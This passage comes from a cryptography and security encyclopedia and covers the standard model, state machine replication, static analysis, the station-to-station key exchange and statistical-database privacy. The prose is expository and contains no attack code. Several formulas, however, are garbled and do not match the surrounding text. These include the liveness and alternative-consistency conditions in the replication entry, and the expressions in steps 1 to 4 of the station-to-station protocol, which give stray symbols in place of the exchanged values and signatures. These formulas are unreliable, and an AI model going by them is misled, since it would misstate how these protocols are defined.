Amsden Z, Arora R, Bano S, Baudet M, Blackshear S, Bothra A, Cabrera G, Catalini C, Chalkias K, Cheng E, Ching A, Chursin A, Danezis G, Giacomo GD, Dill DL, Ding H, Doudchenko N, Gao V, Gao Z, Garillot F, Gorven M, Hayes P, Hou JM, Hu Y, Hurley K, Lewi K, Li C, Li Z, Malkhi D, Margulis S, Maurer B, Mohassel P, de Naurois L, Nikolaenko V, Nowacki T, Orlov O, Perelman D, Pott A, Proctor B, Qadeer S, Rain, Russi D, Schwab B, Sezer S, Sonnino A, Venter H, Wei L, Wernerfelt N, Williams B, Wu Q, Yan X, Zakian T, Zhou R (2020) The libra blockchain. https://diem-developers-components.netlify.app/papers/the-diem- blockchain/2020-05-26.pdf

Chainanalysis Team (2022) Vulnerabilities in cross-chain bridge protocols emerge as top security risk. https://blog.chainalysis.com/reports/cross-chain-bridge-hacks-2022/

Emurgo Team (2021) The AgeUSD stablecoin protocol. https://github.com/Emurgo/age-usd

Inoescu SC, Soleimani A (2020) Rai: a low volatility, trust minimized collateral for the defi ecosystem. https://github.com/reflexer-labs/whitepapers

Ivanov S, Pupyshev A (2020) Neutrino protocol white paper. https://wp.neutrino.at/

Kereiakes E, Kwon D, DiMaggio M, Platias N (2019) Terra money: stability and adoption. https://terra.money/Terra_White_paper.pdf

Kuo E, Iles B, Rincon-Cruz M (2019) Ampleforth: a new synthetic commodity. https://www.ampleforth.org/papers/

Maker Foundation (2020) The maker protocol: Makerdao's multi-collateral dai (mcd) system. https://makerdao.com/whitepaper/White%20Paper%20-The% 20Maker%20Protocol_%20MakerDAO%E2%80%99s %20Multi-Collateral%20Dai%20(MCD)%20System- FINAL-%20021720.pdf

Sams R (2014) A note on cryptocurrency stabilisation: seigniorage shares. https://github.com/rmsams/stablecoins/blob/master/paper.pdf

Zahnentferner J, Kaidalov D, Etienne JF, Díaz J (2021) Djed: a formally verified crypto-backed pegged algorithmic stablecoin. Cryptology ePrint Archive, Paper 2021/1069. https://eprint.iacr.org/2021/1069

Zahnentferner J, Kaidalov D, Etienne JF, Díaz J (2023) Djed: a formally verified crypto-backed autonomous stablecoin protocol. In: 5th IEEE International Conference on Blockchain and Cryptocurrency

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300945

Stack (buffer) Overflow

Buffer Overflow Attacks

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300946

Stack (buffer) Overrun

Buffer Overflow Attacks

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300947

Stack/Heap Smashing

Buffer Overflow Attacks

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300948

Standard Basis

Gro

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_518

Standard Model

David Naccache[163] ✉
(163) Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

✉ **David Naccache**
Email: david.naccache@ens.fr

Definition

In cryptography, the standard model is the model of computation in which the adversary is only limited by the amount of time and computational power available. Cryptographic constructions are usually based on complexity assumptions, which state that some problem, e.g., factorization or the discrete logarithm problem, cannot be solved in polynomial time. Schemes which can be proven secure using only complexity assumptions are said to be secure in the standard model. While several security proofs in the standard model exist, security proofs are notoriously difficult to achieve in the standard model.

Open Problems

Find a stateless RSA based signature scheme secure in the standard model.

Cross-References

Random Oracle Model

Recommended Reading

Rogaway P (2004) On the role definitions in and beyond cryptography. In: Maher MJ (ed) ASIAN 2004. LNCS, vol 3321. Springer, Heidelberg, pp 13–32

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1803

State Machine Replication

Juan A. Garay[164] ✉, Aggelos Kiayias[165] ✉ and Klaus Kursawe[166]
(164) Department of Computer Science and Engineering, Texas A&M University, College Station, TX, USA
(165) School of Informatics, University of Edinburgh and IOG, Edinburgh, UK
(166) Vega Project, Geneva, Switzerland

✉ **Juan A. Garay**
Email: garay@tamu.edu

✉ **Aggelos Kiayias (Corresponding author)**
Email: Aggelos.Kiayias@ed.ac.uk
Email: akiayias@inf.ed.ac.uk

Synonyms

Ledger consensus

Definition

State machine replication (SMR) is the problem of distributing the operation of a state machine across a set of replicas or servers so that the operation of the machine is resilient to failure of some the servers. A server is considered *faulty* if its behavior is no longer consistent with its specification. Typical classes of faulty behavior include *Byzantine* faults, where the server may exhibit arbitrarily malicious behavior, including colluding with other faulty servers, and *fail-stop* (aka *crash*) faults, where

the server simply stops to operate. An important use case of SMR is agreeing on a log of events or a transaction ledger.

Background

The state machine approach for implementing distributed services was originally described in Lamport (1978) and described in further detail by Schneider (1990), where a high-level description of SMR was provided along with two basic properties.

- *Agreement*. Every non-faulty state machine replica receives every request.
- *Order*. Every non-faulty state machine replica processes the requests it receives in the same relative order.

A widely cited implementation of SMR is due to Castro and Liskov (1999). It assumes an asynchronous network, where messages may be delayed, duplicated, delivered out of order, or not delivered, independent node failures, and the existence of an unforgeable signature scheme. The main differentiation made in that work in terms of properties was between Safety (agreement on the order of events of transactions) and Liveness (transactions that are being processed). This distinction facilitates a construction that provides asynchronous safety, i.e., without the requirement of a timing assumption, and liveness when message delivery follows a suitable “weak synchrony” timing assumption.

Additional properties have been introduced for further variants of replication, such as causality (a transaction that causally depends on another transaction must be scheduled later) or an upper bound on the processing time for transactions.

Blockchain protocols Nakamoto (2008) have renewed interest in SMR definitions and constructions, as they can be seen as a way to realize SMR in a setting where there is no predetermined set of replicas.

Theory

There are a few different ways to formalize SMR. In this section a definition of a particular form of SMR, also known as *Ledger Consensus*, that relates to the operation of blockchain protocols is provided.

For Ledger Consensus, a concise definition is as follows. A number of n servers maintain a log of transactions, denoted Log. A subset of the servers $\boldsymbol{H} \subseteq \{1, \ldots, n\}$ is assumed to be non-faulty. The log of each server also timestamps each transaction. The notation $\mathsf{Log}_j[t]$ denotes the log of the j-th server up to time t. Furthermore, it is assumed that each server has a buffer for incoming transactions, denoted by $I_i[t]$, that are valid with respect to its view (invalid transactions are dropped). Finally, and for simplicity, assume that all well-formed transactions are admissible in the log.

Given the above notation, the two basic properties for Ledger Consensus are as follows. Let $\preccurlyeq$ denote the *prefix* relation.

- *Consistency*. For all $\forall i, j \in \boldsymbol{H}$ (where not necessarily $i \neq j$) and t, t', it holds that $\mathsf{Log}_i[t] \preccurlyeq \mathsf{Log}_j[t']$ or $\mathsf{Log}_j[t'] \preccurlyeq \mathsf{Log}_i[t]$.
- *Liveness*. There is a parameter $S \in \mathbb{A}$ for which the following holds: $(\forall i \in \mathbf{H} : \mathrm{tx} \in I_i[t]) \rightarrow \mathrm{tx} \in \mathsf{Log}_i[t + u]$.

Alternative definitions of consistency exist, such as, for example, requiring that $Q_{SR} = g^{x_R x_S} = y_S^{x_R} = y_R^{x_S}$, where H_{i-1}^2 denotes the *extended* log of the j-th server that includes all transactions in its view that are still not included in the settled log. This variant is implied by the way longest chain protocols operate.

Note that there are more properties of interest for Ledger Consensus, such as *observability*, the requirement that a third party observer is capable of interpreting correctly the current state of the ledger by inspecting the logs of the servers, and *order fairness* (Kelkar et al., 2020; Kursawe, 2020) where the order of transactions in the final ledger should respect in some way the order in which they were received by the servers.

In their impossibility proof for the consensus problem, Fischer et al. (1985) showed that it is not possible for a deterministic consensus protocol to reach termination in an asynchronous network. This result also applies to SMR, where it is consequently not possible for a deterministic protocol to achieve finality, i.e., to ensure that a part of the ledger is irrevocably fixed.

There are three basic ways in the literature to get around this result.

- In the partial synchronous model (Dwork et al., 1988), some timing assumption is used in order to ensure Liveness (which implies termination). Consistency can be always guaranteed even if the timing assumption fails, while liveness may fail. In the Byzantine failure setting,

this approach was also illustrated in Castro and Liskov (1999) and is the basis for a number of currently used protocols.
- Randomized protocols can circumvent the impossibility result by terminating probabilistically. These protocols can work in a fully asynchronous message passing model. An SMR implementation along these lines was suggested in Cachin et al. (2001).
- In the blockchain literature, longest chain protocols circumvent the impossibility result by not providing perfect finality and allowing (theoretically) for every transaction to be undone. Effectively, this approach gives up safety in favor of liveness. This approach was first introduced by Nakamoto (2008).

In addition to these approaches, some hybrid protocols can be found in the literature, such as using partial synchrony for performance and randomness for upper bounds on termination (Kursawe and Shoup, 2001) or using the longest chain approach and a partial synchronous protocol to add finalization (Dinsdale-Young et al., 2020; Buterin et al., 2020; Neu et al., 2021).

In terms of the maximum number of Byzantine/malicious parties that can be tolerated, for most practically relevant settings, the bound is similar to Byzantine Agreement, so any implementation of SMR would require (at a minimum) a majority of non-faulty parties; this would hold true if there exist transactions that can be potentially conflicting with each other – see Garay and Kiayias (2020) – or order-fairness or observability is required. On the other hand, in the most bare-bones variant of the problem, any number of corruptions could be tolerated (see below).

Application

Implementing SMR can be approached as an execution of repeated instances of Byzantine Agreement, each one agreeing on the next transaction or block to enter in the log (or ledger). In most settings though, one would want to consider additional properties that link the different agreement instances and ensure that inputs to the protocol cannot be delayed too much (or dropped altogether) and to avoid allowing trivial solutions such as agreeing on the same value every time. Thus, while a *multi-valued* Byzantine Agreement protocol can, in principle, be transformed into an SMR protocol relatively straightforwardly, extra

measures need to be taken to achieve this self-composition property. In the most basic scenario where transactions can never be conflicting with each other and no observability is required, one can use repeated instances of Byzantine *broadcast* (e.g., Dolev and Strong 1983) to achieve Ledger Consensus.

In the partially synchronous model, the most prominent implementation is the PBFT protocol by Castro and Liskov (1999). In this protocol, a leader proposes the next block of transactions and uses a form of reliable broadcast to ensure that either all honest nodes receive the block or none does. If the leader does not initiate the broadcast properly – which requires the violation of the timing assumption to be detected – or ignores transactions, the other parties choose a new leader that "cleans up" the pending transactions and takes over for the next blocks. Later variants of this approach by Buchman et al. (2018) and Yin et al. (2019) introduce a rapid change of leaders even without any wrongdoing, which simplifies the recovery from a bad leader, giving individual leaders less ability to reorder or delay transactions, and distributing the network load more equally.

The above developments were influenced by the development of longest chain protocols, which are based on a continuously running election mechanism that puts forth participants proposing blocks of transactions.

Open Problems and Future Directions

Mapping the design space of SMR protocols covering all the various desiderata remains an active area of research. Notably, topics such as scalability, concurrency, order fairness and "front-running" mitigation as well as incentives for participation are of high interest. Interoperability between SMR instances (e.g., enabling actions in one SMR instance be influenced by events in another SMR instance) is also an interesting research direction (cf. Zamyatin et al. 2021), as is a modular design that allows different building blocks of consensus to be combined – and potentially replaced dynamically, such as separating block building and disseminating from the actual consensus layer.

Cross-References

Asynchronous Byzantine Fault Tolerance
Bitcoin
Byzantine Agreement

References

Buchman E, Kwon J, Milosevic Z (2018) The latest gossip on BFT consensus. CoRR abs/1807.04938. http://arxiv.org/abs/1807.04938, 1807.04938

Buterin V, Hernandez D, Kamphefner T, Pham K, Qiao Z, Ryan D, Sin J, Wang Y, Zhang YX (2020) Combining GHOST and casper. CoRR abs/2003.03052. https://arxiv.org/abs/2003.03052, 2003.03052

Cachin C, Kursawe K, Petzold F, Shoup V (2001) Secure and efficient asynchronous broadcast protocols. In: Kilian J (ed) Advances in Cryptology – CRYPTO 2001. Springer, Berlin/Heidelberg, pp 524–541

Castro M, Liskov B (1999) Practical byzantine fault tolerance. In: Proceedings of the Third Symposium on Operating Systems Design and Implementation, USENIX Association, USA, OSDI'99, pp 173–186

Dinsdale-Young T, Magri B, Matt C, Nielsen JB, Tschudi D (2020) Afgjort: a partially synchronous finality layer for blockchains. In: Galdi C, Kolesnikov V (eds) Security and Cryptography for Networks – 12th International Conference, SCN 2020, Amalfi, Italy, 14–16 Sept 2020. Proceedings, Springer, Lecture Notes in Computer Science, vol 12238, pp 24–44. https://doi.org/10.1007/978-3-030-57990-6_2

Dolev D, Strong HR (1983) Authenticated algorithms for byzantine agreement. SIAM J Comput 12(4):656–666. https://doi.org/10.1137/0212045
[MathSciNet]

Dwork C, Lynch N, Stockmeyer L (1988) Consensus in the presence of partial synchrony. J ACM 35(2):288–323. https://doi.org/10.1145/42282.42283
[MathSciNet]

Fischer MJ, Lynch NA, Paterson MS (1985) Impossibility of distributed consensus with one faulty process. J ACM 32(2):374–382. https://doi.org/10.1145/3149.214121
[MathSciNet]

Garay JA, Kiayias A (2020) SoK: a consensus taxonomy in the blockchain era. In: Jarecki S (ed) Topics in Cryptology – CT-RSA 2020 – The Cryptographers' Track at the RSA Conference 2020, San Francisco, CA, USA, 24–28 Feb 2020. Proceedings, Lecture Notes in Computer Science, vol 12006. Springer, pp 284–318. https://doi.org/10.1007/978-3-030-40186-3_13

Kelkar M, Zhang F, Goldfeder S, Juels A (2020) Order-fairness for byzantine consensus. In: Micciancio D, Ristenpart T (eds) Advances in Cryptology – CRYPTO 2020 – 40th Annual International Cryptology Conference, CRYPTO 2020, Santa Barbara, CA, USA, 17–21 Aug 2020. Proceedings, Part III. Lecture Notes in Computer Science, vol 12172. Springer, pp 451–480. https://doi.org/10.1007/978-3-030-56877-1_16

Kursawe K (2020) Wendy, the good little fairness widget: achieving order fairness for blockchains. In: AFT'20: 2nd ACM Conference on Advances in Financial Technologies, New York, NY, USA, 21–23 Oct 2020. ACM, pp 25–36. https://doi.org/10.1145/3419614.3423263

Kursawe K, Shoup V (2001) Optimistic asynchronous atomic broadcast. Cryptology ePrint Archive, Paper 2001/022. https://eprint.iacr.org/2001/022, https://eprint.iacr.org/2001/022

Lamport L (1978) Time, clocks, and the ordering of events in a distributed system. Commun ACM 21(7):558–565. https://doi.org/10.1145/359545.359563

Nakamoto S (2008) Bitcoin: a peer-to-peer electronic cash system. http://bitcoin.org/bitcoin.pdf

Neu J, Tas EN, Tse D (2021) Ebb-and-flow protocols: a resolution of the availability-finality dilemma. In: 42nd IEEE Symposium on Security and Privacy, SP 2021, San Francisco, CA, USA, 24–27 May 2021. IEEE, pp 446–465. https://doi.org/10.1109/SP40001.2021.00045

Schneider FB (1990) Implementing fault-tolerant services using the state machine approach: a tutorial. ACM Comput Surv 22(4):299–319. https://doi.org/10.1145/98163.98167

Yin M, Malkhi D, Reiter MK, Gueta GG, Abraham I (2019) Hotstuff: BFT consensus with linearity and responsiveness. In: Proceedings of the 2019 ACM Symposium on Principles of Distributed Computing. Association for Computing Machinery, New York, NY, USA, PODC'19, pp 347–356. https://doi.org/10.1145/3293611.3331591

Zamyatin A, Al-Bassam M, Zindros D, Kokoris-Kogias E, Moreno-Sanchez P, Kiayias A, Knottenbelt WJ (2021) SoK: communication across distributed ledgers. In: Borisov N, Díaz C (eds) Financial Cryptography and Data Security – 25th International Conference, FC 2021, Virtual Event, 1–5 Mar 2021. Revised Selected Papers, Part II. Lecture Notes in Computer Science, vol 12675. Springer, pp 3–36. https://doi.org/10.1007/978-3-662-64331-0_1

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_839

Static Analysis

David Brumley[167] ✉
(167) Electrical and Computer Engineering Department, Department of Computer Science, Carnegie Mellon University, Pittsburgh, PA, USA

✉ **David Brumley**
Email: dbrumley@cs.cmu.edu

Synonyms

Static program analysis

Definition

Static analysis is the process of analyzing a program text in order to extract semantic information.

Background

Static analysis algorithms historically have come from compiler research and implementations. Static analysis algorithms extracted facts about a program that were used by the compiler to ensure correct and efficient translation from a source language to a destination language. One of the earliest examples is the 1957 IBM FORTRAN compiler, which included a number of static analyses for efficiently mapping user variables to registers, transforming loops to make execution more efficient, and ensuring a program is well typed (Backus et al. 1957).

Initial static analysis were *intra-procedural* analysis, meaning only a single procedure is analyzed at a time, and all procedures are analyzed

independent of other procedures. *Inter-procedural* analysis—static analysis that considers the relationships between procedure calls—is more expensive in terms of memory and space, thus did not appear in early compilers. Modern compilers make use of both intra-procedural and inter-procedural analysis.

Static analysis algorithms that are specifically designed to check security, safety, and portability properties have grown organically out of compiler research. Standard compilers textbooks, such as *Compilers: Principles, Techniques, and Tools* (Aho et al. 2007) (aka the "Dragon" book), are considered standard references within the software security community. Stand-alone tools for checking such properties date back to at least the 1970s, e.g., the UNIX V7 "lint" tool checks for program constructs that are likely to be bugs. Currently there are both freely available security-specific static analysis tools such as RATS (Rough Auditing Tool for Security) and ITS4 (http://www.cigital.com/its4), as well as commercial tools such as Coverity (http://www.coverity.com) and Fortify.

Theory

Static analysis analyzes the program text in order to extract facts about the program. Finding an exact solution to typical static analysis questions is almost always undecidable. This fact follows from Rice's theorem, as most questions in static analysis will be nontrivial program properties (Hopcroft et al. 2001; Landi 1992). Static analysis is often contrasted with dynamic analysis. Unlike dynamic analysis, which analyzes a single execution, static analysis can analyze all available program text, and is not restricted to a single program path.

Due to the undecidable nature of static analysis properties, static analysis algorithms typically strive for approximate solutions. There are two primary types of approximations. First, an approximation may be sound, meaning whatever the analysis says must, in fact, be true in the real program. Second, an approximation may be complete, meaning it says all true facts about the real program. Note that an algorithm that is both sound and complete is exact, thus typically not possible: a choice must be made. Somewhat more rare are algorithms that make no guarantees.

The overall accuracy of a static analysis algorithm is usually understood by how precisely the algorithm models program paths, both intra-

procedurally and inter-procedurally. In a program with loops, there are an infinite number of possible paths. A possible path is a path based upon the syntax of the program, and in particular, does not take into consideration whether a particular branch may ever actually execute. For example, an analysis may accurately distinguish between paths in a single procedure, but not individual paths over function calls (i.e., called path-sensitive but calling context insensitive typically in literature).

There are many approaches to static analysis, including:

- *Data flow analysis*. Data flow analysis is a static analysis technique for calculating facts of interest at each program point based upon the control flow graph representation of the program. Gary Kildall formalized data flow analysis in 1973 in terms of lattice theory (Kildall 1973). Facts about the program are vertices in the lattice. The lattice meet operator determines how to combine two sets of facts, e.g., at the confluence of two branches in a program.

  There are dozens of typical data flow analyses that can be found in common compiler textbooks (Aho et al. 2007). For example, a canonical data flow analysis is reaching definitions. If statement *i* is *x*: = *y* □ *z*, where □ is any operator, that *x* is defined at statement *i*. Reaching definitions determines for each statement *j* that uses a variable *x* which previous statement defined *x*. In

$$1x := y + z;$$
$$2w := x + z;$$
$$3x := w;$$

  The definition *x* at line 1 reaches line 2, but does not reach after line 3 because *x* is assigned on line 3. A typical application of data flow analysis to security is to determine whether a particular program variable is derived from user input (tainted) or not (untainted). Given an initial set of variables initialized by user input (i.e., initialized as tainted in the lattice), a simple data flow analysis can calculate (typically an over approximation) of all variables in the program that are derived from user data.

  Given an analysis where the lattice meet operator is well-defined and the lattice is of finite height, a data flow analysis is guaranteed to

terminate and converge to an answer for each statement in the program using a simple iterative algorithm.

- *Abstract interpretation*. Abstract interpretation (Nielson et al. 2004), first formalized by Patrick and Radhia Cousot in 1977 (Cousot and Cousot 1977), executes a program on an abstract machine to determine the properties of interest. The level of detail in the abstract machine specification typically determines the accuracy of the results. At one end of the spectrum is an abstract machine that faithfully represents the concrete semantics of the language. Abstract interpretation on such a machine would correspond to a concrete execution on the real machine. Typical abstract interpretation analyses, however, typically do not require detailed semantics. For example, an abstract interpretation that determines the sign of each addition and multiplication operation, assuming no overflow, is fairly simply where each variable has associated with it the value $\{+, -, 0\}$.
- *Model checking*. Model checking is a method for formally verifying that a model satisfies a specified property. Model checking algorithms typically entail enumerating the program state space to determine if the desired properties hold (Clarke et al. 1999). The MOPS (MOdelchecking Programs for Security Properties, (http://www.cs.berkeley.edu/daw/mops/)) and CBMC (C Bounded Model Checker, (http://www.cs.cmu.edu/modelcheck/cbmc/)) are example model checkers that can be used to check security properties of programs.
- *Type checking*. Type checking is a form of static analysis which checks that program statements are well-formed with respect to a typing logic (Pierce 2002). For example, integers can be added, functions can be called, but functions should not be added and integers should not be called. Type checking can be used to ensure programs are type-safe, meaning that at every step of the execution all values have well-defined and appropriate types, and that there is a valid next step of execution.

Applications

Typical static analysis questions in security include how large a buffer may be, whether an integer operation will result in overflow, and what constraints does the program impose in order to execute a specific line of code. Determining how large a buffer may be is important to determine

whether an operation is vulnerable to a buffer overflow attack. Determining whether an integer operation will overflow is important for detecting integer overflow vulnerabilities. Determining constraints to execute a program statement are important for determining whether a potentially vulnerable line of code can actually be exploited.

Static analysis algorithms can also aide in securing a program by inserting and optimizing run-time safety checks. For example, a static analysis may insert and optimize checks that make sure copies into buffers never exceed the buffer size in an unsafe language such as C. Another example is optimizing away checks, e.g., in Java a bounds check is inserted at every array de-reference to ensure safety. Static analysis then can remove unneeded bounds checks, e.g., a check on an array operation that has already been determined to be within bounds.

Cross-References

Dynamic Analysis
Static Analysis

Recommended Reading

Aho AV, Lam M, Sethi R, Ullman JD (2007) Compilers: principles, techniques, and tools, 2nd edn. Addison-Wesley, Boston

Backus JW, Beeber RJ, Best S, Goldberg R, Haibt LM, Herrick HL, Nelson RA, Sayre D, Sheridan PB, Stern H, Ziller I, Hughes RA, Nutt R (1957) The FORTRAN automatic coding system. In: Proceedings of the Western joint computer conference: papers presented at the Joint IRE-AIEE-ACM Computer conference, Los Angeles, 26–28 February 1957. Institute of Radio Engineers, New York

Clarke EM, Grumberg O, Peled DA (1999) Model checking. MIT Press, Cambridge, MA

Cousot P, Cousot R (1977) Abstract interpretation: a unified lattice model for static analysis of programs by construction or approximation of fixpoints. In: Conference record of the 4th ACM symposium on principles of programming languages, Los Angeles, 17–19 Jan 1977. pp 238–252

Hopcroft JE, Motwani R, Ullman JD (2001) Introduction to automata theory, langauges, and computation. Addison-Wesley, Boston

Kildall GA (1973) A unified approach to global program optimization. In: POPL ’73: Proceedings of the 1st annual ACM SIGACT-SIGPLAN symposium on principles of programming languages, Boston, 1–3 October 1973. ACM Press, New York, pp 194–206

Landi W (1992) Undecidability of static analysis. ACM Lett Progr Lang Syst 1(4):327–337

Nielson F, Nielson HR, Hankin C (2004) Principles of program analysis. Springer, Berlin

Pierce BC (2002) Types and programming languages. MIT Press, Cambridge, MA

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300949

Static Code Analysis

Program Verification and Security

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300950

Static Program Analysis

Static Analysis

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300951

Static Separation of Duties

Separation of Duties

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_328

Station-to-Station Protocol

Yvo Desmedt[168] ✉
(168) Department of Computer Science, The University of Texas at Dallas, Richardson, TX, USA

✉ **Yvo Desmedt**
Email: y.desmedt@cs.ucl.ac.uk

Definition

The station-to-station protocol is a popular authenticated key exchange.

Theory

In a two-party *authenticated key exchange* the legitimate parties can compute a secret key, while at the same time being certain about the authenticity of the parties with whom they exchange a key. The scheme must, in particular, be secure against a *man-in-the-middle attack*.

A popular authenticated version of the *Diffie-Hellman key exchange protocol* is the *station-to-station protocol*. It was proposed by Diffie et al. (1992).

Let $\langle g \rangle$ be a suitable finite cyclic group of large enough order in which the *computational Diffie-Hellman problem* is (assumed to be) hard. We assume that q (not necessarily prime) is a multiple of the order of g and publicly known. Let $sign_A(m)$ indicate the digital signature of the bitstring m by party A. So, $sign_A(m)$ can be verified using the public key of A. Let $E_k(m)$ be a conventional encryption of the bitstring m using the

conventional key k. (If k is too long, one assumes it is hashed.) The corresponding decryption is written as $D_k(\cdot)$.

The protocol, in which Alice (A) and Bob (B) want to exchange a key, works as follows:

- **Step 1** A sends B $x, \hat{s} \in \mathbb{Z}$ computed in $\langle g \rangle$, where r_A is chosen uniformly random in Z_q.
- **Step 2** B chooses r_B uniformly random in Z_q and computes $\beta := g^{r_B}$ in $\langle g \rangle$, $k_B := \alpha^{r_B}$ in $\langle g \rangle$ and $(\ell_1, \ldots, \ell_q), q \in \mathbb{N} \setminus \{0\}$, where α and β are concatenated. B sends A: β, γ_B.
- **Step 3** A computes $k_A := \beta^{r_A}$ and verifies whether the string $a_i \in \mathbb{F}_{q^N}$ is the digital signature of (α, β), signed by B. If so, she sends B: $\gamma_A := E_{k_A}(sign_A(\alpha, \beta))$ and views k_A as the authenticated key exchanged with B.
- **Step 4** B verifies whether the string $a_i \in \mathbb{F}_{q^N}$ is the digital signature of (α, β) signed by A. If so, B regards k_B as the authenticated key exchanged with A.

As in the Diffie-Hellman scheme, if there are no dishonest parties, Alice and Bob will exchange the same key, i.e., $k_A = k_B$.

Note that the problem of authenticated key exchange has received a lot of attention. Unfortunately, many of the protocols proposed have been broken. For this reason, the technique of *proven security* is prefered nowadays. Note that the station-to-station protocol has not been proven secure. However, no major attacks have been proposed against the protocol. The fact that designing secure authenticated key exchange is nontrivial can best be understood by considering variants of the station-to-station protocol. In a family of variants to the station-to-station protocol, the key is confirmed by using the agreed key in a MAC algorithm. Blake-Wilson and Menezes showed that many of these proposed protocols can be broken (Blake-Wilson and Menezes, 1999).

References

Blake-Wilson S, Menezes A (1999) Unknown key-share attacks on the station-to-station (STS) protocol. In: Imai H, Zheng Y (eds) International Workshop on Public Key Cryptography, LNCS, vol

1560. Springer, pp 154–170

Diffie W, van Oorschot PC, Wiener MJ (1992) Authentication and authenticated key exchanges. Des Codes Cryptogr 2:107–125
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_767

Statistical Databases

Nabil Adam[169] ✉, Haibing Lu[169], Jaideep Vaidya[169] and Basit Shafiq[170]
(169) Department of Management Science and Information Systems, CIMIC, Rutgers, The State University of New Jersey, Newark, NJ, USA
(170) CIMIC, Rutgers, The State University of New Jersey, Newark, NJ, USA

✉ **Nabil Adam**
Email: adam@adam.rutgers.edu

Synonyms

Multidimensional databases; Online analytical processing

Definition

A statistical database (SDB) system is a database system that enables its users to retrieve only aggregate statistics (e.g., sample mean and count) for a subset of the entities represented in the database.

Background

As a statistical database may contain sensitive individual information, such as salary and health records, generally, users are only allowed to retrieve aggregate statistics for a subset of the entities represented in the databases. Common aggregate query operators in SQL include SUM, COUNT, MAX, MIN, and AVERAGE, though more sophisticated statistical measures may also be supported by some database systems.

Statistical databases pose unique security concerns, which have been the focus of much research. However, the key security challenge is that of ensuring that no user is able to infer private information with respect to a privacy disclosure policy while providing as much statistical information, as possible. Even though a single aggregate query may not release much information on individual records, responses to a series of aggregate queries could enable an adversary to infer sensitive information. The following simple example demonstrates this: Consider a university payroll database that contains salary information about all faculty and staff. Supposing a user would like to know the salary of Prof. X, who he knows is the only female professor in the Mechanical Engineering Department. Now, the user submits the first query asking for the sum of the salaries of all the professors in the Mechanical Engineering Department, and the second query asking for the sum of the salaries of all male professors in the same department. While both queries are individually innocuous, when the result of the second query is subtracted from that of the first query, the salary of the sole female professor in the department is revealed.

Although statistical databases have been studied for over 40 years, there is no universal solution for securing statistical databases in all situations. The many challenges are as follows: (1) It is difficult to determine the a priori knowledge of a malicious user; (2) users may collude; (3) it is difficult to develop a universal solution for statistical databases of various types, such as Offline versus Online, Static versus Dynamic, and Centralized versus Decentralized; (4) it is always a computationally challenging problem to provide a good trade-off between data privacy and data utility.

Applications

Statistical databases have been applied in many areas, including manufacturing test, health care analysis, and business reporting. A typical example of a statistical database is the database maintained by the US Census Bureau, since its primary purpose is to provide aggregate statistics on the population.

Privacy Disclosure Measures

Privacy disclosure policies for statistical databases can be roughly classified into exact disclosure and partial disclosure. With exact disclosure, the privacy of an individual record is considered to be breached if its exact value is revealed. On the other hand, with partial disclosure (which is more strict), privacy is considered to be compromised as soon as a certain amount of partial information about a record is disclosed. Partial disclosure policies include interval-based disclosure (Li et al. 2002) and probabilistic disclosure (Kenthapadi et al. 2005). In interval-based disclosure a numeric record is disclosed if its real value is determined to fall within any interval of length smaller than its predefined safe threshold. For example, a person's salary of $150,000 is considered to be revealed if one can determine that it falls in any subinterval of ($120,000, $160,000) given that the safe threshold value is greater than $40 K. With probabilistic disclosure, an element is considered to be revealed if one can ensure that its real value falls in a small interval with high probability. Probabilistic disclosure is considered more strict than interval-based disclosure. This can be easily seen by the following example. Assume that from the past query answers, the age of a patient having some disease is inferred to fall within the interval of (10, 20). If the safe threshold for interval disclosure is 5, the age can still be considered private with respect to interval disclosure. However, assume that the adversary also has the prior knowledge that 95% patients having that disease are greater than 18, the adversary can improve his/her estimate of the patient's age to (18, 20) with high probability, in effect breaching probabilistic disclosure.

More recently, Dwork has proposed the concept of differential privacy (Dwork 2008) to provide a formal and quantifiable privacy guarantee for general databases. As opposed to the above two disclosure policies, differential privacy is actually a condition on the data release mechanism and not on the dataset.

Security Protection Approaches

Several security protection approaches have been proposed in the extensive literature on this topic. Corresponding to the classification scheme of Adam and Wortmann (1989), all of the approaches can be classified into conceptual, query restriction, auditing, and perturbation approaches.

Conceptual Approach

